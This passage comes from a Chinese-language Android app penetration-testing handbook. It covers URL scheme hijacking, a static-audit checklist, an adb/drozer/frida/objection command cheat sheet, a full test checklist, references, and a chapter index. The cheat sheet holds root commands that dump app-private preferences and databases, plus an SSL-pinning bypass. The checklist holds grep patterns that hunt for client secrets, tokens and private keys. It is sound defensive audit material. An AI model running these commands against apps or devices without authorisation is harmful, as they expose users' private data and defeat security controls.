应用注册自定义 scheme（如 myapp://），若系统存在多个应用注册相同 scheme，会弹出选择框。攻击者可注册相同 scheme 劫持本应发给目标应用的 URL。

17.5.2 检测方法

```
adb shell pm query-intent-activities -a android.intent.action.VIEW -d "myapp://test"
# 或
dz> run app.package.resolve -a android.intent.action.VIEW -d "myapp://test"
```

17.5.3 修复与加固

```
<activity android:name=".DeepLinkActivity" android:autoVerify="true">
    <intent-filter android:autoVerify="true">
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data android:scheme="https" android:host="trusted.com" />
    </intent-filter>
</activity>
```

```
private boolean isDefaultHandler() {
    Intent intent = new Intent(Intent.ACTION_VIEW);
    intent.setData(Uri.parse("myapp://test"));
    ResolveInfo info = getPackageManager().resolveActivity(intent, 0);
    return info != null && info.activityInfo != null
        && getPackageName().equals(info.activityInfo.packageName);
```

```
}
if (!isDefaultHandler()) showSetDefaultDialog();
```

17.5.4 检查要点

- 扫码结果是否校验 scheme/host？
- Deep Link 是否鉴权？
- 是否部署 assetlinks.json？

第 18 章 静态审计补充清单（Checklist 类测试项）

> 本章来源于 Android 应用审计 checklist 索引，补全前面章节未覆盖的静态检测项，作为"大而全"的兜底清单。

18.1 PermissionGroup（权限组）检测

风险：应用在 AndroidManifest.xml 中声明了 android:permissionGroup / 自定义权限组，若权限组配置混乱或与保护级别不匹配，可能误导系统与用户对权限的认知。

检测：

```
grep -rn "permissionGroup\|<permission-group" jadx_out/AndroidManifest.xml
adb shell dumpsys package permissions | grep -i group
```

加固：合理设置权限组；自定义权限设置正确的 protectionLevel（见 12.4）。

18.2 Manifest 中定义但未实现的组件检测

风险：清单中声明了组件，但代码中**未实现**或实现了危险逻辑（受攻击者可被直接调用）。

检测：

1. 提取 Manifest 中所有 <activity>/<service>/<receiver>/<provider> 的 android:name。
2. 在反编译代码中确认对应类是否存在、是否有实现。

```
grep -rn "class " jadx_out/ | grep "Activity\|Service\|Receiver\|Provider"
# 对比 Manifest 中声明但代码中找不到的组件
```

加固：移除未使用的组件声明，或补齐实现并做安全校验。

18.3 Debug / Test 敏感测试组件泄露检测

风险：发布包中残留调试/测试页面（DebugActivity、TestActivity、内部工具页），可被外部直接启动，绕过鉴权或泄露信息。

检测：

```
grep -rniE "debug|test|demo|sandbox|staging" jadx_out/AndroidManifest.xml
adb shell am start -n com.example.app/.DebugActivity
```

加固：发布版移除测试组件与测试入口。

18.4 WebView 系统隐藏接口未移除检测

风险：通过反射调用 WebView 的系统隐藏接口（如 searchBoxJavaBridge_、accessibility、accessibilityTraversal），可能被利用实现越权。

检测：

```
grep -rn "searchBoxJavaBridge_\|accessibilityTraversal\|removeJavascriptInterface" jadx_out/
```

加固：显式移除隐藏接口：

```
webView.removeJavascriptInterface("searchBoxJavaBridge_");
webView.removeJavascriptInterface("accessibility");
webView.removeJavascriptInterface("accessibilityTraversal");
```

18.5 SQLite 安全补充检测

检测项	说明	检测/加固
SQLCipher 加密	数据库是否使用 SQLCipher 加密	检查 net.sqlcipher.* 引用与密钥管理
SEE 加密	是否使用 SQLite Encryption Extension	检查相关库与配置
PRAGMA key 对称密钥	使用 PRAGMA key 时密钥是否硬编码/可预测	grep -rn "PRAGMA key|PRAGMA rekey" jadx_out/
SQLiteDatabase Transaction ⚠️ 已废弃 API	旧式 beginTransaction/endTransaction 用法与并发问题	改用 beginTransaction+setTransactionSuccessful 或 Room
Databases	数据库文件是否可被其他应	检查 /data/data/<包名>/databases/

检测项	说明	检测/加固
任意读写	用读写	权限
数据库日志泄露	是否开启 SQLiteDebug/WAL 导致敏感数据落盘	检查 SQLiteDebug、-wal/-shm 文件

```
adb shell ls -la /data/data/com.example.app/databases/
adb shell su -c "cat /data/data/com.example.app/databases/*.db"
```

18.6 HttpHost / HttpURLConnection 检测

风险：使用 HttpHost 或 HttpURLConnection 时未校验目标主机/证书，或明文传输、重定向未校验，导致 MITM。

检测：

```
grep -rn "HttpHost\|HttpURLConnection\|setHostnameVerifier\|openConnection" jadx_out/
```

加固：使用 HTTPS 并校验证书/主机名；遵循重定向白名单；避免拼接不可信 URL。

18.7 BASE64 误用检测

风险：把 Base64 当作加密使用（仅编码，可逆），或把密钥/敏感数据 Base64 后当作"安全存储"，属于弱保护。

检测：

```
grep -rn "Base64\|android.util.Base64\|encodeToString\|decode" jadx_out/
```

加固：Base64 只用于编码，不用于加密；敏感数据使用 AES/GCM 等真正的加密（见第 11 章）。

18.8 明文数字证书风险

风险：在资源/代码中硬编码证书（.cer/.pem/.bks）或把私钥随包发布，攻击者可提取私钥、伪造服务端或做中间人。

检测：

```
find . -iname "*.cer" -o -iname "*.pem" -o -iname "*.bks" -o -iname "*.jks" -o -iname "*.p12"
grep -rn "BEGIN CERTIFICATE\|BEGIN PRIVATE KEY\|BEGIN RSA PRIVATE KEY" jadx_out/ res/ assets/
```

加固：客户端只放可信 CA 公钥/证书指纹（用于 Pinning），**私钥绝不入包**；证书随版本更新可轮换。

18.9 第三方 OAuth 敏感信息泄露

风险：集成第三方 OAuth（微信/QQ/微博/Google 等）时，AppSecret、client_secret、token 硬编码或明文回传，导致账号被接管。

检测：

```
grep -rniE "appsecret|client_secret|client_id|oauth|access_token|refresh_token" jadx_out/ res/ assets/
# 抓包检查 token 是否明文传输/回传
```

加固：AppSecret 不下发客户端（由服务端中转换 token）；token 使用 HTTPS 传输并短期有效；校验 state/回调白名单。

18.10 第三方库 / SDK 漏洞特征

对已识别的第三方库/SDK 做**版本比对与漏洞特征扫描**：

SDK	关注点
Wormhole（虫洞）	百度系列 APP 的 socket 远程攻击（见 13.5）
XG SDK（信鸽推送）	推送 SDK 组件导出、信息泄露
JPush（极光推送）	推送 SDK 组件与密钥泄露
ffmpeg	多媒体解析库历史漏洞（版本比对）

方法：

```
# 提取 SDK 版本与目录结构特征
grep -rn "versionName\|SDK_VERSION\|com.tencent.xg\|cn.jpush\|ffmpeg" jadx_out/ lib/
# 对照官方/公开漏洞库确认受影响版本
```

加固：升级到安全版本，或移除不必要的 SDK；对 SDK 引入的导出组件做权限控制。

18.11 通用脱壳模块（检测与还原）

目标：识别加固/壳并完成脱壳，以便审计真实代码。

思路：

- 识别壳特征（so/ assets/ 特征文件，见 1.3.3、14.8）。
- 运行时脱壳：frida-dexdump、FART、BlackDex、Youpk（见 13.8）。
- 对 so 加壳：跟踪 ELF 入口解密、dump 解密后的 so（见 14.13）。

- 常见加固厂商脱壳方法可参考公开研究资料。

18.12 文件 / 证书 / 权限 / 加固 的其他静态项

- **文件信息**：文件类型、大小、哈希、编译指纹（APKiD）。
- **证书检测**：签名算法、证书链、是否 debug/第三方证书（见 2.8）。
- **权限信息**：声明权限 vs 实际使用、危险保护级别、非必要权限（见 12.2、12.4）。
- **so 文件检测**：PIE/Canaries/FORTIFY、危险函数、硬编码（见 14.12、9.5）。
- **混淆率检测**：混淆覆盖率、敏感代码是否混淆（见 14.7）。
- **资源加固**：资源文件是否加密/加固（见 14.8）。

附录 A 常用命令与工具速查

```
# ===== 信息收集 =====
aapt dump badging app.apk
aapt dump permissions app.apk
aapt dump xmltree app.apk AndroidManifest.xml
apksigner verify --print-certs app.apk
keytool -printcert -jarfile app.apk
adb shell pm list packages
adb shell dumpsys package com.example.app
adb shell pm path com.example.app && adb pull <path>

# ===== 反编译 =====
apktool d app.apk -o app_out/
apktool b app_out/ -o rebuilt.apk
jadx -d jadx_out/ app.apk
jadx-gui app.apk

# ===== 组件测试 =====
adb shell am start -n com.example.app/.Activity
adb shell am start -a android.intent.action.VIEW -d "myapp://test"
adb shell am startservice -n com.example.app/.Service
adb shell am startservice -a com.example.app.ACTION
adb shell am broadcast -a com.example.ACTION --es key value
adb shell content query  --uri content://com.example.provider/users
adb shell content insert --uri content://... --bind name:s:value
```

```
adb shell content delete --uri content://...
dz> run app.package.attacksurface com.example.app
dz> run app.activity.info -a com.example.app
dz> run app.service.info -a com.example.app
dz> run app.broadcast.info -a com.example.app
dz> run app.provider.info -a com.example.app

# ===== 调试与日志 =====
adb logcat -c && adb logcat | grep com.example.app
adb logcat -d > log.txt
adb shell run-as com.example.app ls -l files/
adb shell ls -l /data/data/com.example.app/
adb shell su -c "cat /data/data/com.example.app/shared_prefs/*.xml"
adb jdwp
adb forward tcp:8700 jdwp:<pid>

# ===== 端口 =====
adb shell netstat -tlnp
nmap -sV -p <port> <ip>

# ===== 抓包 / Hook =====
mitmproxy -p 8080
frida-ps -Uai
frida -U -f com.example.app -l hook.js --no-pause
objection -g com.example.app explore
objection -g com.example.app explore --startup-command "android sslpinning dis
able"
frida-dexdump -U -f com.example.app

# ===== 权限 =====
adb shell pm list permissions -f
adb shell dumpsys package permissions
adb shell settings get secure enabled_accessibility_services

# ===== 备份 / 卸载 =====
adb backup -f b.ab -apk com.example.app
java -jar abe.jar unpack b.ab b.tar
adb uninstall com.example.app
```

附录 B 整体测试检查表

可按此清单逐项勾选，形成测试记录。

B.1 配置与组件

- APK 签名与官方一致？是否可二次打包运行？
- debuggable 是否为 false？
- allowBackup 是否为 false？备份规则是否排除敏感数据？
- 是否允许明文流量？是否信任用户 CA？
- 是否存在导出且无权限保护的 Activity/Service/Receiver/Provider？
- 导出组件是否校验调用者/来源/参数？
- 是否存在 Task Hijacking / Tapjacking 风险？

B.2 信息泄露与存储

- 外部存储是否明文存放敏感数据？
- 发布版是否残留敏感日志？
- SP/SQLite/内部文件是否明文？是否全局可读？
- 是否硬编码密钥、凭证、后门、内网地址？
- 剪贴板是否写入敏感数据？敏感页面是否 FLAG_SECURE？
- 缓存/临时文件/卸载残留是否含敏感数据？

B.3 Intent 与 IPC

- 是否存在 Intent 重定向（LaunchAnywhere）？
- 是否存在 Intent 注入（外部 Intent/Deep Link 参数 → 未清洗 → startActivity/startService/sendBroadcast/setResult）？
- 是否转发 getIntent() 或 extra 中的嵌套 Intent？
- WebView 是否把 URL/JS 消息转成 Intent 且未清洗？
- 解析得到的 Intent 是否执行 setComponent(null)/setSelector(null)/scheme 白名单校验？
- 是否存在反射构造 Intent 的路径？
- PendingIntent 是否可变？
- 是否存在后台启动 Activity 绕过？

- 广播是否可被嗅探/伪造/劫持？
- Provider 是否 SQL 注入/目录遍历？
- 导出组件是否可被畸形数据 DoS？
- Binder/Parcel 是否做类型与权限校验？
- Deep Link 是否校验 url 参数？白名单是否同时校验协议与主机？
- Deep Link 是否可绕过（?/#/后缀拼接/javascript:/file:/content:）？
- Deep Link 是否可加载 file:// 本地文件并外带？

B.4 WebView

- 是否开启 JS？是否暴露危险的 JS 接口？
- 是否允许 file/content 域？
- setAllowUniversalAccessFromFileURLs/setAllowFileAccessFromFileURLs 是否为 false？
- 是否忽略 SSL 证书错误？
- URL 白名单是否可绕过？
- shouldOverrideUrlLoading 是否处理危险 scheme？
- WebView 远程调试是否关闭？能否通过 chrome://inspect / adb forward ... webview_devtools_remote_<pid> 调试？
- H5 是否存在可被还原的前端加密/签名逻辑？密钥是否来自服务端？

B.5 网络与密码学

- 是否存在中间人风险（证书校验/Pinning）？
- 是否有明文/弱加密传输？
- 验证码是否可暴破/重放？
- 业务逻辑（金额、权限）是否客户端可篡改？
- 是否可重放请求？
- API 是否存在越权/SSRF？
- 是否使用弱哈希/弱随机数/ECB/固定 IV？密钥是否安全？

B.6 运行时与供应链

- 是否有 root/Frida/调试器/模拟器检测？能否绕过？
- 是否有完整性/签名校验？能否绕过？
- 集成的第三方 SDK 是否安全？是否过度收集？
- 构建链是否存在投毒/依赖混淆风险？
- 是否存在预装/系统级特权植入（/data/app、/data/local/system）？
- 近场/文件传输协议（BLE/WiFi Direct）是否可零点击任意文件传输？
- 是否有 HCE/NFC/EMV 中继或 ISO 8583 支付套接字风险？
- Play Integrity/SafetyNet 等完整性证明能否绕过？
- 应用在多开/虚拟化环境中数据是否隔离？
- 输入法（IME）是否可窃取/注入敏感输入？
- APK 是否采用畸形容器/清单反分析？能否规范化后分析？
- 跨框架应用（React Native/Xamarin/Superpacked）代码是否可提取？

B.7 补充测试项（历史 / 系统 / 进阶）

- 签名算法是否弱（SHA1withRSA）？是否用 Debug/第三方证书签名？是否仅 v1 签名（Janus）？
- 应用是否做完整性校验（改包重签后能否运行）？
- so 是否开启 PIE / Stack Canaries / FORTIFY?
- 是否存在 so 加壳与反调试（ptrace 反父进程、TracerPid、时间检测）？能否绕过？
- 是否有 Fragment 注入（PreferenceActivity.isValidFragment）？
- 是否用 FLAG_ACTIVITY_NEW_TASK 跨 Task 传递敏感数据？
- Provider 写接口是否可无限写入（存储耗尽 DoS）？
- 是否使用粘性广播（sendSticky*）？
- 请求参数是否做完整性校验（防篡改/防重放）？

- 是否误用 SecureRandom.setSeed？是否使用 DES/RSA NoPadding/512bit 密钥？
- 是否存在 Runtime.exec/native 命令执行且参数可控？
- SharedPreferences 是否存在 Ghost 文件（.bak 替换）风险？
- 是否使用 Realm 数据库且未加密？
- 是否可完成"零权限攻击"（Voice/Scheme/SD/剪贴板/next-intent）？
- 是否使用自带安全键盘（防键盘劫持）？
- DoS 攻击面（图标/Manifest/Fragment/浏览器/WiFi/存储耗尽）是否已排查？
- 是否落在历史系统漏洞受影响区间（设备版本 + targetSdkVersion）？

附录 C 参考链接与资料

- Android APP 漏洞之战系列
- App 漏洞挖掘技术
- vipread 移动安全
- 验证码漏洞挖掘详解
- android 安全
- intent scheme URL
- Android 平台常见漏洞
- 看雪论坛
- CSDN 博客：qq_40037555
- Service 劫持参考
- 权限校验参考
- Intent 攻击面
- URL 白名单绕过参考

参考资料（本次补充来源）

- HackTricks - Android App Pentesting
- OWASP MASTG
- SSLPinDetect / smali-sslpin-patterns
- apk-mitm
- MalFixer
- justapk（多源 APK 下载）
- APKEditor / uber-apk-signer
- Jezail 工具包
- Fridump3
- android-keystore-audit
- mariana-trench
- simplify（反混淆） / APKiD / DeGuard
- deobfuscate-android-app
- CoRPhone（内存内 JNI 执行）
- linjector-rs（无 ptrace 注入）
- 小米 ShareMe 零点击文件拖放研究
- ISO 8583 支付套接字
- Play Integrity 绕过
- Android 企业工作配置文件绕过
- 输入法/IME 滥用
- drozer 官方指南
- android_app_security_checklist
- ZipperDown
- SQLite Magellan
- VirtualApp（应用级虚拟化）

- OWASP MASTG 测试指南
- b-mueller 安全检查表 / Android 安全开发
- HackTricks（中文/英文）
- Android 渗透测试学习手册（系列）
- 逆向加固 APK 与脱壳教程
- Android 代码混淆技术总结
- Android Linker 学习笔记
- APK 签名校验绕过
- Android 平台下二维码漏洞攻击杂谈
- 浅谈 Android 开放网络端口的安全风险

说明：以上部分为较早年份的公开资料，平台行为与工具现状可能已变化，阅读时请结合版本时效性判断。

附录 D 章节索引与测试项总览表

用途：快速检索。D.1 为全文章节索引；D.2 为按攻击面的测试项总览（含所在章节与时效标记）；D.3 为按漏洞类型反查；D.4 汇总所有过时/废弃/历史项。

时效标记：⚠️ 已废弃 API ⏳ 行为已变更 👴 历史漏洞（已修复，仅旧版本适用）（无标记=仍有效）

D.1 章节索引

章	节（编号 标题）
1 方法论与工具链	1.1 总体测试流程 / 1.2 测试环境搭建 / 1.3 信息收集详解 / 1.4 静态分析详解 / 1.5 动态分析详解 / 1.6 网络分析详解 / 1.7 漏洞定级与报告 / 1.8 常用测试工具一览 / 1.9 APK 获取与拆分合并 / 1.10 自动化与辅助分析工具清单
2 安全配置	2.1 二次重打包 / 2.2 Debug 可调试 / 2.3 AllowBackup ⏳ / 2.4 明文流量 / 2.5 网络安全配置与用户 CA / 2.6 组件全局导出 / 2.7 加固与完整性缺失 / 2.8 签名与完整性缺陷（含历史漏洞）/ 2.9 其他配置项 / 2.10 APK 签名机制 v1/v2/v3 / 2.11 Janus 成因与复现

章	节（编号 标题）
3 信息泄露与存储	3.0 敏感信息分类与存储方式 / 3.1 SD 卡/外部存储 ⏳ / 3.2 logcat ⏳ / 3.3 文件权限与内部目录 / 3.4 SharedPreferences 全局可读写 ⚠️ / 3.5 硬编码 / 3.6 剪贴板 / 3.7 截屏录屏 / 3.8 输入法缓存 / 3.9 第三方 SDK 外传 / 3.10 缓存残留 / 3.11 崩溃日志 / 3.12 后台快照 / 3.13 Firebase / 3.14 内存与 Keystore / 3.15 Ghost 文件与 Realm / 3.16 零权限攻防 / 3.17 存储体系与目录结构 / 3.18 DIVA 练习靶场
4 Intent 安全	4.1 Intent 基础 / 4.2 重定向 LaunchAnywhere / 4.3 PendingIntent ⏳ / 4.4 BAL Bypass / 4.5 通用型 DoS / 4.6 Intent Scheme URL / 4.7 注入与重定向总览 / 4.8 WebView URL→Intent 注入 / 4.9 Intent 反射风险 / 4.10 测试工具与自动化
5 Activity	5.1 导出属性（含生命周期、启动模式）/ 5.2 越权绕过（含外部调用三方式、drozer 实操）/ 5.3 隐式启动敏感参数 / 5.4 Task Hijacking / 5.5 Tapjacking / 5.6 界面劫持（含劫持实现原理与版本差异）/ 5.7 Fragment 注入 / 5.8 跨 Task 泄露
6 Service	6.1 基础（作用/创建/启动方式/权限）/ 6.2 组件导出 / 6.3 权限提升（含猎豹、乐 phone）/ 6.4 劫持 / 6.5 消息伪造（含优酷）/ 6.6 拒绝服务（含雪球）/ 6.7 安全防护总结
7 ContentProvider	7.1 基础（URI/MIME/UriMatcher/挖掘方法）/ 7.2 组件导出 / 7.3 SQL 注入（含 projection 注入、CVE-2018-9493）/ 7.4 目录遍历（含 getLastPathSegment 编码/双编码绕过）/ 7.5 URI 临时权限 / 7.6 无限数据 DoS 与 drozer 扫描
8 Broadcast	8.1 基础（机制/注册方式/广播类型/context 差异/漏洞种类）/ 8.2 组件导出 / 8.3 信息泄露（含 Airdroid、CVE-2018-9581）/ 8.4 权限绕过（含小米手电筒、酷派拨号/程序锁）/ 8.5 消息伪造（含百度云盘）/ 8.6 动态广播 ⏳ / 8.7 有序广播拦截 / 8.8 隐式广播限制 / 8.9 检测总结表 / 8.10 粘性广播 ⚠️ 与空广播 DoS（含 QQ 管家、fourgoats）
9 WebView	9.1 密码明文存储 ⚠️ / 9.2 addJavascriptInterface 👴 / 9.3 安全设置 ⚠️ / 9.4 忽略证书错误 / 9.5 同源绕过 / 9.6 URL 白名单绕过 / 9.7 地理位置泄露 / 9.8 file:// 文件读取 / 9.9 UXSS / 9.10 URL scheme 绕过 / 9.11 shouldOverrideUrlLoading 劫持 / 9.12 JS Bridge / 9.13

章	节（编号 标题）
	远程调试与任意文件读写 / 9.14 Chrome DevTools 调试
10 网络通信	10.1 中间人 / 10.2 X509TrustManager / 10.3 忽略域名校验 / 10.4 SSL Pinning / 10.5 验证码 / 10.6 业务逻辑 / 10.7 服务端 SQLi / 10.8 XSS / 10.9 文件上传 / 10.10 暴力破解 / 10.11 重放 / 10.12 明文与弱加密 / 10.13 SSRF 与越权 / 10.14 Pinning 静态检测 / 10.15 Pinning 绕过（含 Android 7.0 证书适配）/ 10.16 Cookie 会话 / 10.17 完整性校验 / 10.18 CORS / 10.19 加密·数字签名·数字证书基础 / 10.20 证书校验方式与 SSL 对象关系 / 10.21 HTTP/HTTPS 通信漏洞真实案例
11 密码学	11.1 弱密码与弱哈希 / 11.2 不安全随机数 / 11.3 ECB 与固定 IV / 11.4 密钥管理 / 11.5 生物识别绕过 ⚠ / 11.6 本地存储清单 / 11.7 弱加密与参数细节
12 权限与访问控制	12.0 权限机制基础（分类/权限组/请求/自定义）/ 12.1 游离权限 / 12.2 冗余权限 / 12.3 校验 API 误用 / 12.4 Normal 误用 / 12.5 sharedUserId ⚠ / 12.6 无障碍服务 / 12.7 权限泄漏（ICC 暴露）原理与案例 / 12.8 debuggable 绕过
13 应用经典漏洞	13.1 二次打包与签名绕过（含 java/so/在线三分类）/ 13.2 升级 MITM / 13.3 Zip Slip（含 ZIP 结构、Google 修复、海豚案例）/ 13.4 插件动态加载（含 DEX 结构、user_id 防护）/ 13.5 Socket 远程连接 / 13.6 Parcel 类型混淆 / 13.7 忽略域名校验 ⚠ / 13.8 脱壳与反调试 / 13.9 命令执行 / 13.10 ZipperDown·Magellan
14 运行时对抗	14.1 Root 检测与绕过（含 9 种检测法）/ 14.2 Frida·调试器·反注入（含 D-Bus/maps 检测）/ 14.3 完整性校验绕过 / 14.4 模拟器·多开·虚拟化 / 14.5 反调试其他手段 / 14.6 检查要点 / 14.7 混淆与反混淆 / 14.8 APK 反分析 / 14.9 跨框架应用 / 14.10 反 Frida 注入 / 14.11 JNI Shellcode / 14.12 so 加固（PIE/Canaries/FORTIFY）/ 14.13 so 加壳与反调试 / 14.14 注入方式与保护手法 / 14.15 调试·反调试与过反调实战
15 供应链与 SDK	15.1 第三方 SDK / 15.2 依赖与构建链 / 15.3 预装特权与固件供应链 / 15.4 企业工作配置文件 / 15.5 检查要点
16 其他测试项	16.1 通知栏 / 16.2 定时任务 / 16.3 后台保活 / 16.4 系统 WebView 版本 ⚠ / 16.5 Native 层 / 16.6 快捷方式 / 16.7 悬浮窗 / 16.8 应用锁 / 16.9 录屏与无障碍 / 16.10 备份与恢复 / 16.11 序列化 / 16.12 权限降级与残留 /

章	节（编号 标题）
	16.13 输入校验与 DoS / 16.14 日志残留 / 16.15 热修复通道 / 16.16 多进程 Provider / 16.17 分身隔离 / 16.18 系统广播 / 16.19 汇总表 / 16.20 近场传输 BLE·WiFi Direct / 16.21 支付与 NFC·EMV / 16.22 Shizuku / 16.23 Play Integrity 绕过 / 16.24 虚拟化·克隆 / 16.25 IME 滥用 / 16.26 content:// 与 FileProvider / 16.27 物理攻击 / 16.28 键盘·屏幕·更新包 / 16.29 历史系统漏洞 👴 / 16.30 DoS 清单 / 16.31 其他
17 二维码 / Deep Link	17.1 二维码 URL 注入 / 17.2 二维码 intent:// 注入 / 17.3 Deep Link 攻击面 / 17.4 Deep Link 未鉴权 / 17.5 URL Scheme 劫持
18 静态审计补充清单	18.1 PermissionGroup / 18.2 组件未实现 / 18.3 Debug·Test 组件 / 18.4 WebView 隐藏接口 / 18.5 SQLite 系列 / 18.6 HttpHost·HttpURLConnection / 18.7 BASE64 误用 / 18.8 明文数字证书 / 18.9 第三方 OAuth / 18.10 SDK 漏洞特征 / 18.11 通用脱壳 / 18.12 其他静态项
附录	A 命令与工具速查 / B 整体测试检查表（B.1~B.7）/ C 参考链接 / D 本索引

D.2 测试项总览表（按攻击面）

D.2.1 配置与安装包

#	测试项	章节	时效
1	二次重打包	2.1	
2	Debug 可调试	2.2	
3	AllowBackup 数据可备份	2.3	⏳
4	明文流量 usesCleartextTraffic	2.4	
5	网络安全配置与用户 CA 信任	2.5	
6	组件全局导出配置失当	2.6	
7	加固与完整性校验缺失	2.7	
8	弱签名算法 / Debug·第三方证书	2.8.1	
9	签名绕过（Master Key·FakeID·Janus）	2.8.2	👴
10	应用完整性校验（改包重签）	2.8.3	
11	ro.debuggable / BuildConfig.DEBUG / so 读写权限	2.9	
12	APK 获取与 Split 合并	1.9	

D.2.2 信息泄露与本地存储

#	测试项	章节	时效
13	SD 卡/外部存储明文	3.1	⏳
14	logcat 日志明文	3.2	⏳
15	文件权限与内部目录明文	3.3	
16	SharedPreferences 全局可读写	3.4	⚠️
17	敏感信息硬编码	3.5	
18	剪贴板泄露	3.6	
19	截屏/录屏保护缺失（FLAG_SECURE）	3.7	
20	输入法缓存与键盘泄露	3.8	
21	第三方 SDK 信息收集外传	3.9	
22	缓存/临时文件/卸载残留	3.10	
23	崩溃日志与第三方分析	3.11	
24	后台任务快照泄露	3.12	
25	Firebase 配置错误	3.13	
26	内存转储与 Keystore 敏感数据	3.14	
27	SharedPreferences Ghost 文件·Realm	3.15	
28	零权限攻防（Voice/Scheme/SD/剪贴板/next-intent）	3.16	

D.2.3 Intent 与四大组件

#	测试项	章节	时效
29	Intent 重定向 LaunchAnywhere	4.2	
30	PendingIntent 可变（BroadcastAnywhere）	4.3	⏳
31	后台启动 Activity 绕过（BAL）	4.4	
32	超级拒绝服务（通用型 DoS）	4.5	
33	Intent Scheme URL（intent://）	4.6	
34	Intent 注入与重定向总览	4.7	
35	WebView URL→Intent 注入	4.8	
36	Intent 不安全反射	4.9	
37	Activity 越权绕过	5.2	
38	隐式启动敏感参数	5.3	
39	Task Hijacking（StrandHogg）	5.4	
40	Tapjacking 覆盖攻击	5.5	
41	界面劫持与登录页伪造	5.6	

#	测试项	章节	时效
42	Fragment 注入	5.7	
43	FLAG_ACTIVITY_NEW_TASK 跨 Task 泄露	5.8	
44	Service 组件导出	6.2	
45	Service 权限提升	6.3	
46	Service 劫持	6.4	
47	Service 消息伪造	6.5	
48	ContentProvider 组件导出	7.2	
49	Provider SQL 注入	7.3	
50	Provider 文件目录遍历	7.4	
51	URI 临时权限 grantUriPermissions	7.5	
52	无限数据注入 DoS（IInsert）	7.6	
53	Broadcast 组件导出	8.2	
54	Broadcast 敏感信息泄露	8.3	
55	Broadcast 权限绕过	8.4	
56	Broadcast 消息伪造	8.5	
57	动态广播导出（Android 14）	8.6	⏳
58	有序广播拦截	8.7	
59	隐式广播静态注册限制	8.8	
60	粘性广播	8.10	⚠️
61	空广播 DoS	8.10	

D.2.4 WebView

#	测试项	章节	时效
62	密码明文存储 setSavePassword	9.1	⚠️
63	addJavascriptInterface 代码执行	9.2	👴
64	WebView 安全设置（file/content/JS/插件）	9.3	⚠️
65	忽略证书错误 proceed()	9.4	
66	同源策略绕过	9.5	
67	URL 白名单绕过 / 签名白名单绕过	9.6	
68	地理位置泄露	9.7	
69	file:// 任意文件读取	9.8	
70	通用 XSS（UXSS）	9.9	
71	URL scheme 绕过	9.10	

#	测试项	章节	时效
72	shouldOverrideUrlLoading 劫持	9.11	
73	JS Bridge 桥接安全	9.12	
74	WebView 远程调试与任意文件读写	9.13	
75	Chrome DevTools 调试 H5/JS	9.14	
76	系统隐藏接口未移除	18.4	

D.2.5 网络与密码学

#	测试项	章节	时效
77	中间人攻击	10.1	
78	忽略 SSL 证书校验 X509TrustManager	10.2	
79	忽略域名校验	10.3 / 13.7	⚠
80	证书固定 SSL Pinning	10.4	
81	验证码漏洞	10.5	
82	业务逻辑漏洞	10.6	
83	服务端 SQL 注入	10.7	
84	XSS	10.8	
85	文件上传	10.9	
86	暴力破解	10.10	
87	重放攻击	10.11	
88	明文传输与弱加密	10.12	
89	SSRF 与 API 越权	10.13	
90	Pinning 静态检测（SSLPinDetect）	10.14	
91	Pinning 绕过（apk-mitm/objection/iptables）	10.15	
92	Cookie/会话/传输层残留	10.16	
93	请求数据完整性校验	10.17	
94	CORS 与云后端配置	10.18	
95	弱哈希（MD5/SHA1）	11.1	
96	不安全随机数 / SecureRandom.setSeed	11.2 / 11.7.5	
97	AES/ECB 与固定 IV	11.3 / 11.7.2	
98	密钥管理（Keystore/KMS）	11.4	
99	生物识别绕过	11.5	⚠
100	DES / RSA NoPadding / 512bit 密钥	11.7	
101	BASE64 误用	18.7	

#	测试项	章节	时效
102	明文数字证书	18.8	
103	第三方 OAuth 敏感信息	18.9	

D.2.6 权限

#	测试项	章节	时效
104	游离权限	12.1	
105	冗余权限	12.2	
106	权限校验 API 误用	12.3	
107	Normal 权限误用	12.4	
108	sharedUserId 共享 UID	12.5	⚠️
109	无障碍服务滥用	12.6 / 16.9	
110	PermissionGroup	18.1	

D.2.7 应用经典漏洞

#	测试项	章节	时效
111	二次打包与签名校验绕过	13.1	
112	APK 升级中间人劫持	13.2	
113	ZIP 解压缩（Zip Slip / ZipperDown）	13.3 / 13.10.1	
114	插件动态加载	13.4	
115	Socket 远程连接（虫洞）	13.5	
116	Parcel 类型混淆	13.6	
117	加固脱壳与反调试绕过	13.8	
118	运行其它可执行程序/命令执行	13.9	
119	Magellan（SQLite RCE）	13.10.2	

D.2.8 运行时对抗与供应链

#	测试项	章节	时效
120	Root 检测与绕过	14.1	
121	Frida/调试器/反注入检测	14.2	
122	完整性校验绕过	14.3	
123	模拟器/多开/虚拟化检测	14.4	
124	反调试与反 Hook 其他手段	14.5	
125	代码混淆与反混淆	14.7	
126	APK 反分析（畸形容器/MalFixer）	14.8	

#	测试项	章节	时效
127	跨框架应用（RN/Xamarin/Superpacked）	14.9	
128	反 Frida 注入（linjector）	14.10	
129	JNI 内存中 Shellcode 执行	14.11	
130	so 加固（PIE/Canaries/FORTIFY）	14.12	
131	so 加壳与反调试技术	14.13	
132	注入方式与软件保护手法	14.14	
133	第三方 SDK 风险	15.1	
134	依赖与构建链安全	15.2	
135	预装特权应用与固件供应链	15.3	
136	企业工作配置文件/MDM	15.4	
137	第三方库/SDK 漏洞特征（Wormhole/XG/JPush/ffmpeg）	18.10	

D.2.9 其他测试项

#	测试项	章节	时效
138	通知栏安全	16.1	
139	定时任务/AlarmManager	16.2	
140	后台保活/前台服务滥用	16.3	
141	系统 WebView 版本与内核	16.4	⚠
142	Native 层安全	16.5	
143	应用快捷方式	16.6	
144	悬浮窗与重叠窗口	16.7	
145	应用锁与本地认证绕过	16.8	
146	屏幕录制与无障碍采集	16.9	
147	数据备份与恢复路径	16.10	
148	序列化/反序列化	16.11	
149	权限降级与卸载残留	16.12	
150	输入校验与 DoS	16.13	
151	日志与调试信息上线残留	16.14	
152	更新与热修复通道	16.15	
153	多进程与 Provider 跨进程权限	16.16	
154	应用分身与数据隔离	16.17	
155	系统广播与开机自启	16.18	

#	测试项	章节	时效
156	近场/文件传输协议（BLE/WiFi Direct）	16.20	
157	支付与 NFC/EMV/ISO 8583	16.21	
158	Shizuku 非 root 特权	16.22	
159	Play Integrity/SafetyNet 绕过	16.23	
160	应用级虚拟化/克隆/多开	16.24	
161	输入法（IME）滥用	16.25	
162	content:// 与 FileProvider	16.26	
163	物理攻击	16.27	
164	键盘/屏幕劫持/更新包策略	16.28	
165	历史系统漏洞与权限绕过	16.29	👴
166	DoS 攻击面清单	16.30	
